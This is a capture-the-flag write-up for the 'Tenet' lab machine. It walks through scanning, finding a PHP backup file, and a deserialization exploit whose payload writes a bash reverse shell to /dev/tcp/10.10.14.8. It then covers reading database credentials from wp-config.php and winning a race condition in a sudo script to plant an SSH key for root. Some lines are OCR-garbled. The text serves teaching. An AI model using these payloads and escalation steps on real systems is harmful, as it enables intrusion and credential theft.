0×1 Scan

```
STATE SERVICE REASON VERSION
22/tcp open ssh
                    syn-ack OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
    2048 cc:ca:43:d4:4c:e7:4e:bf:26:f4:27:ea:b8:75:a8:f8 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDA4SymrtoAxhSnm6gIUPFcp1VhjoVue64X4LIvoYolM5BQPblU
m63DyiNX0PS8fNBPz59BDEgC9jJ5Lu2DTu8ko1xE/85MLYyBKRSFHEkqagRXIYUwVQASHgo30oJ+VAcBTJZH1TmXDc
    256 85:f3:ac:ba:1a:6a:03:59:e2:7e:86:47:e7:3e:3c:00 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBLMM1BQpjspHo9te
    256 e7:e9:9a:dd:c3:4a:2f:7a:e1:e0:5d:a2:b0:ca:44:a8 (ED25519)
_ssh-ed25519 AAAAC3NzaC1\ZDI1NTE5AAAAIMQeNqzX0E6aVR3u\HIyB8EGf1ZaUSCNuou5+cqmNXvt
80/tcp open http syn-ack Apache httpd 2.4.29 ((Ubuntu))
|_http-title: Apache2 Ubuntu Default Page: It works
| http-methods:
_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.29 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

0×2 tenet.htb



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
|-- *.load
```

Feroxbuster

I run feroxbuster to look for sub-directories I do not know.

```
offsec/tenet git:(master) ▶ feroxbuster -u http://10.10.10.223 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
ver: 2.3.3
                                    http://10.10.10.223
     Target Url
      Threads
     Wordlist
                                    /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
      Status Codes
                                    [200, 204, 301, 302, 307, 308, 401, 403, 405, 500]
      Timeout (secs)
     User-Agent
                                    feroxbuster/2.3.3
      Config File
                                    /etc/feroxbuster/ferox-config.toml
 1
     Recursion Depth
                                    https://github.com/epi052/feroxbuster/releases/latest
     New Version Available
     Press [ENTER] to use the Scan Cancel Menu™
301
                         28w
                                    316c http://10.10.10.223/wordpress
                                    327c http://10.10.10.223/wordpress/wp-content
334c http://10.10.10.223/wordpress/wp-content/themes
301
             91
                         28w
             91
                         28w
                                    335c http://10.10.10.223/wordpress/wp-content/uploads
301
             91
                         28w
301
301
301
                                    328c http://10.10.10.223/wordpress/wp-includes
335c http://10.10.10.223/wordpress/wp-content/plugins
335c http://10.10.10.223/wordpress/wp-includes/assets
             91
                         28w
                         28w
             91
                         28w
301
301
301
301
                         28w
                                    332c http://10.10.10.223/wordpress/wp-includes/css
                                    335c http://10.10.10.223/wordpress/wp-includes/images
341c http://10.10.10.223/wordpress/wp-includes/images/media
             91
                         28w
             91
                         28w
                         28w
                                    331c http://10.10.10.223/wordpress/wp-includes/js
                                    325c http://10.10.10.223/wordpress/wp-admin
343c http://10.10.10.223/wordpress/wp-includes/images/smilies
             91
                         28w
             91
                         28w
                         28w
                                    332c http://10.10.10.223/wordpress/wp-admin/images
                                    330c http://10.10.10.223/wordpress/wp-admin/user
333c http://10.10.10.223/wordpress/wp-admin/netwo
                         28w
```

I found Wordpress at /wordpress. It seems styling is missing.



Skip to content

Tenet

Nothing here

It looks like nothing was found at this location. Maybe try a search?

Search	Search
Search	Search

Recent Posts

- · This Is Where Our Worlds Collide
- Migration
- Coming soon

Recent Comments

• neil on Migration

Tenet

Proudly powered by WordPress.

Since the site is named *Tenet*, I will try *Tenet.htb*

Tenet.htb

TENET

This Is Where Our Worlds Collide

We're looking for beta testers of our new time-management software, 'Rotas' 'Rotas' will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you! For more information regarding opting-in, watch this space.

Published December 16, 2020 Categorized as <u>Uncategorized</u>

Migration

We're moving our data over from a flat file structure to something a bit more substantial. Please bear with us whilst we get one of our devs on the migration, which shouldn't take too long. Thank you for your patience

Published December 16, 2020 Categorized as <u>Uncategorized</u> I did wordpress scan.

I did not find any interesting vulnerability. But I found 2 users.

- protagonist
- neil

```
[i] User(s) Identified:

[+] protagonist
  | Found By: Author Posts - Author Pattern (Passive Detection)
  | Confirmed By:
  | Rss Generator (Passive Detection)
  | Wp Json Api (Aggressive Detection)
  | - http://tenet.htb/index.php/wp-json/wp/v2/users/?per_page=100&page=1
  | Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Login Error Messages (Aggressive Detection)

[+] neil
  | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
  | Confirmed By: Login Error Messages (Aggressive Detection)
```

This post and comment are interesting.

We're looking for beta testers of our new time-management software, 'Rotas'

'Rotas' will hopefully be coming to market late 2021, pending rigorous QA from our developers, and you!

For more information regarding opting-in, watch this space.

• http://tenet.htb/index.php/2020/12/16/this-is-where-our-worlds-collide/

1 comment



<u>neil</u>

December 16, 2020 at 2:53 pm

did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

<u>Reply</u>

• http://tenet.htb/index.php/2020/12/16/logs/

It seems there are a service possibly *Rotas* or *sator*. I try *sator* and it works.

0×3 sator.tenet.htb

Seems like another default Apache website.



Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at /var/www/html/index.html) before continuing to operate your HTTP server.

If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

Configuration Overview

Ubuntu's Apache2 default configuration is different from the upstream default configuration, and split into several files optimized for interaction with Ubuntu tools. The configuration system is **fully documented in /usr/share/doc/apache2/README.Debian.gz**. Refer to this for the full documentation. Documentation for the web server itself can be found by accessing the **manual** if the apache2-doc package was installed on this server.

The configuration layout for an Apache2 web server installation on Ubuntu systems is as follows:

```
/etc/apache2/
|-- apache2.conf
| `-- ports.conf
|-- mods-enabled
| |-- *.load
| `-- *.conf
|-- conf-enabled
| `-- *.conf
|-- sites-enabled
| `-- *.conf
```


 apache2.conf is the main configuration file. It puts the pieces together by including all remaining configuration files when starting up the web server.

Feroxbuster

I try feroxbuster again, and found another wordpress site.



Looks like the same site.



So this time, I try sator.php because in comment it mentioned

1 | did you remove the sator php file and the backup?? the migration program is incomplete! why would you do this?!

I get back the response.

• http://sator.tenet.htb/sator.php

```
← → 🍙 C 🔾 🏝 http://sator.tenet.htb/sator.php
```

[+] Grabbing users from text file
[] Database updated

Since it mentions backup, I try http://sator.tenet.htb/sator.php.bak (.bak is quite command for copying as backup), and also get back the response.

```
= offsec/tenet git:(master) ➤ curl http://sator.tenet.htb/sator.php.bak -s | cat
        STDIN
        <?php
        class DatabaseExport
        {
             public $user_file = 'users.txt';
             public $data = '';
             public function update_db()
                 echo '[+] Grabbing users from text file <br>';
                 $this→ data = 'Success';
             }
             public function __destruct()
                 file_put_contents(__DIR__ . '/' . $this →user_file, $this→data);
                 echo '[] Database updated <br>';
               echo 'Gotta get this working properly...';
        }
        $input = $_GET['arepo'] ?? '';
        $databaseupdate = unserialize($input);
        $app = new DatabaseExport;
        app \rightarrow update_db();
        ?>
```

Looks it if *arepo* query parameter is given, take that or empty string, and *unserialize* it. Therefore, it is possible for me to do *Deserialization* attack.

Also <u>__destrict</u> function write <u>data</u> variable to the file defined in <u>user_file</u>.

Therefore to attack

- write class *DatabaseExport*, define user file to be php file and data would be php reverse shell to local machine
- serialize the class and pass to arepo
- it passed to deserialize and new class instance is created with defined variables
- at <u>__destruct</u> function, reverse shell is written to the web directory
- then can visit the url to trigger a reverse shell

```
= offsec/tenet git:(master) ➤ cat -p shell.php

class DatabaseExport {
    public $user_file = 'shell.php';
    public $data = '<?php exec("/bin/bash -c \'bash -i > /dev/tcp/10.10.14.8/8000 0>&1\'"); ?>';
}

print urlencode(serialize(new DatabaseExport));

?>
    = offsec/tenet git:(master) ➤ php shell.php
0%3A14%3A%22DatabaseExport%22%3A2%3A%7Bs%3A9%3A%22user_file%22%3Bs%3A9%3A%22shell.php%22%3Bs%3A4%3A%
E%261%27%22%29%3B+%3F%3E%22%3B%7D
E%261%27%22%29%3B+%3F%3E%22%3B%7D
E offsec/tenet git:(master) ➤ php shell.php | pbcopy

| pbcopy
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| pbcopy
| pbcopy
| pbcopy
| pbcopy
| pbcopy
| pccopy
| pccop
```

Then I call the URL.



- [+] Grabbing users from text file
- [] Database updated
- [] Database updated

Then I call URL.

```
← → ♠ × Q http://sator.tenet.htb/shell.php

[+] Grabbing users from text file
[] Database updated
[] Database updated
```

Receives a shell.

```
i offsec/tenet git:(master) ➤ rlwrap nc -lvnp 8000
listening on [any] 8000 ...
connect to [10.10.14.8] from (UNKNOWN) [10.10.10.223] 64896
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```

0×4 Foothold

Lateral movement - neil

I got foothold as www-data

```
ls
index.html sator.php sator.php.bak
                                     shell.php users.txt wordpress
ls wordpress
ls wordpress
index.php
                wp-blog-header.php
                                      wp-cron.php
                                                         wp-mail.php
                wp-comments-post.php wp-includes
                                                         wp-settings.php
license.txt
readme.html
                wp-config-sample.php
                                      wp-links-opml.php
                                                         wp-signup.php
wp-activate.php wp-config.php
                                      wp-load.php
                                                         wp-trackback.php
                wp-content
                                      wp-login.php
                                                         xmlrpc.php
wp-admin
www-data@tenet:/var/www/html$
```

Inside wp-config.php I found credential.

```
cat wp-config.php
<?php
/**
 * The base configuration for WordPress
 * The wp-config.php creation script uses this file during the
 * installation. You don't have to use the web site, you can
 * copy this file to "wp-config.php" and fill in the values.
 * This file contains the following configurations:
 * * MySQL settings
 * * Secret keys
 * * Database table prefix
 * * ABSPATH
 * @link https://wordpress.org/support/article/editing-wp-config-php/
 * @package WordPress
 */
// ** MySQL settings - You can get this info from your web host ** //
/** The name of the database for WordPress */
define( 'DB_NAME', 'wordpress' );
/** MySQL database username */
define( 'DB_USER', 'neil' );
/** MySQL database password */
define( 'DB_PASSWORD', 'Opera2112' );
/** MySQL hostname */
define( 'DB_HOST', 'localhost' );
```

I got the user *neil:Opera2112*, I can use the credential to login as the user.

```
= offsec/tenet git:(master) ► ssh neil@tenet.htb -o "UserKnownHostsFile=/dev/null"
The authenticity of host 'tenet.htb (10.10.10.223)' can't be established.
ECDSA key fingerprint is SHA256:WV3NcHaV7asDFwcTNcPZvBLb3MG6RbhW9hWBQqIDwlE.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added 'tenet.htb,10.10.10.223' (ECDSA) to the list of known hosts.
neil@tenet.htb's password:
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                  https://landscape.canonical.com
                  https://ubuntu.com/advantage
 * Support:
  System information as of Wed Mar 15 13:24:02 UTC 2023
  System load: 0.0
                                   Processes:
                                                         176
  Usage of /: 15.4% of 22.51GB Users logged in:
                                                         Θ
  Memory usage: 11%
                                 IP address for ens160: 10.10.10.223
  Swap usage:
               0%
53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable
Last login: Thu Dec 17 10:59:51 2020 from 10.10.14.3
neil@tenet:~$
```

user.txt

```
neil@tenet:~$ ls
user.txt
neil@tenet:~$ cat user.txt
08bf4efa89066071dd0e38f04d53a9ba
neil@tenet:~$ ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
       valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: ens160: <BROADCAST, MULTICAST, UP, LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
   link/ether 00:50:56:b9:01:7c brd ff:ff:ff:ff:ff
    inet 10.10.10.223/24 brd 10.10.10.255 scope global ens160
       valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:17c/64 scope global dynamic mngtmpaddr
       valid_lft 86396sec preferred_lft 14396sec
    inet6 fe80::250:56ff:feb9:17c/64 scope link
       valid_lft forever preferred_lft forever
neil@tenet:~$ hostname
tenet
neil@tenet:~$
```

Privilege escalation - root

It seems I can run enableSSH as sudo.

```
neil@tenet:~$ sudo -l
Matching Defaults entries for neil on tenet:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/bin\:
User neil may run the following commands on tenet:
    (ALL : ALL) NOPASSWD: /usr/local/bin/enableSSH.sh
neil@tenet:~$
```

I check the source code. <code>addKey()</code> is quite interesting. What it is doing is writes a <code>id_rsa.pub</code> defined in key to randomly generated file <code>/tmp/ssh-XXXXXXX</code> and copy the content of the file to <code>known_hosts</code> of the root and delete tmp file.

So if I can write my ssh key to tmp file before it is copied, I can put my ssh public key to known host. I wrote a while loop to constantly copy my key to temporary file.

nsiQtenet:—\$ while true; do echo "ssh-rea AAAAB3NzacIyc2EAAAADAQABAAABgQchddmXBE214QCD2/WUUSFibxtXjz01s3DrkVeGYAaistIrnJkZcoYS3F2FfcWjgPLp5iqmjYPyKjM7YG6x98f5W6Z01Sp+Kf1XkjIJ167a-Xa8CH8ANyhUPg2abXacpzTv7QZD1Nqh MP93XmWymSPLloDShdesXtdjk/fFcR8bjTq1URfpBAAtz=Ff1zlmAXy004dk/efaxffcbig-jd-4u/burbfg9ctg6EZJ37VLKfvcSpHombuTw/SpLEbvKzcwBq128f3Vg7vqF02eswW12952FJ0F1042bg1qTb17hp37mykf9mYUJuQ1Z7F1m1USe3aiajg7cYQfLibsn_DWa AA87QT1xT8Zw7ZH37Zj0Tw7Z9FIXWmLaFlcox126g4v4eHzg0mBDffkU7w0qKR4/Tab18af5PSMqGG8Abf2grGGCVJ37CQVDXT4H6VEFKKPf4S0B84640722H5F2W67A6-#g mbottgpmcrot" | tee ftmjssh+ y definition of the state of the stat

While in another terminal, I keep running the enableSSH.sh script.

```
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo enableSSH.sh
Successfully added root@ubuntu to authorized_keys file!
neil@tenet:~$ sudo enableSSH.sh
Error in adding root@ubuntu to authorized_keys file!
```

It *enableSSH.sh* fails, it is because it fails the race condition. It also means my SSH key is successfully added to root authorised keys and now I can ssh into root.

```
tenet/keys git:(master) ▶ ssh root@tenet.htb -i tenet
Welcome to Ubuntu 18.04.5 LTS (GNU/Linux 4.15.0-129-generic x86_64)
 * Documentation: https://help.ubuntu.com
                  https://landscape.canonical.com
 * Management:
                  https://ubuntu.com/advantage
 * Support:
  System information as of Wed Mar 15 13:43:44 UTC 2023
  System load: 0.38
                                                         177
                                  Processes:
  Usage of /: 15.4% of 22.51GB Users logged in:
  Memory usage: 11%
                                  IP address for ens160: 10.10.10.223
  Swap usage: 0%
53 packages can be updated.
31 of these updates are security updates.
To see these additional updates run: apt list --upgradable
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings
Last login: Thu Feb 11 14:37:46 2021
root@tenet:~# cat /root/root.txt
7c6dd184b8fc3dd9138a7284f2cb2b2c
root@tenet:~# ip addr
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
      valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
      valid_lft forever preferred_lft forever
2: ens160: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc mq state UP group default qlen 1000
    link/ether 00:50:56:b9:7d:eb brd ff:ff:ff:ff:ff
    inet 10.10.10.223/24 brd 10.10.10.255 scope global ens160
      valid_lft forever preferred_lft forever
    inet6 dead:beef::250:56ff:feb9:7deb/64 scope global dynamic mngtmpaddr
      valid_lft 86397sec preferred_lft 14397sec
    inet6 fe80::250:56ff:feb9:7deb/64 scope link
      valid_lft forever preferred_lft forever
root@tenet:~# hostname
tenet
root@tenet:~#
```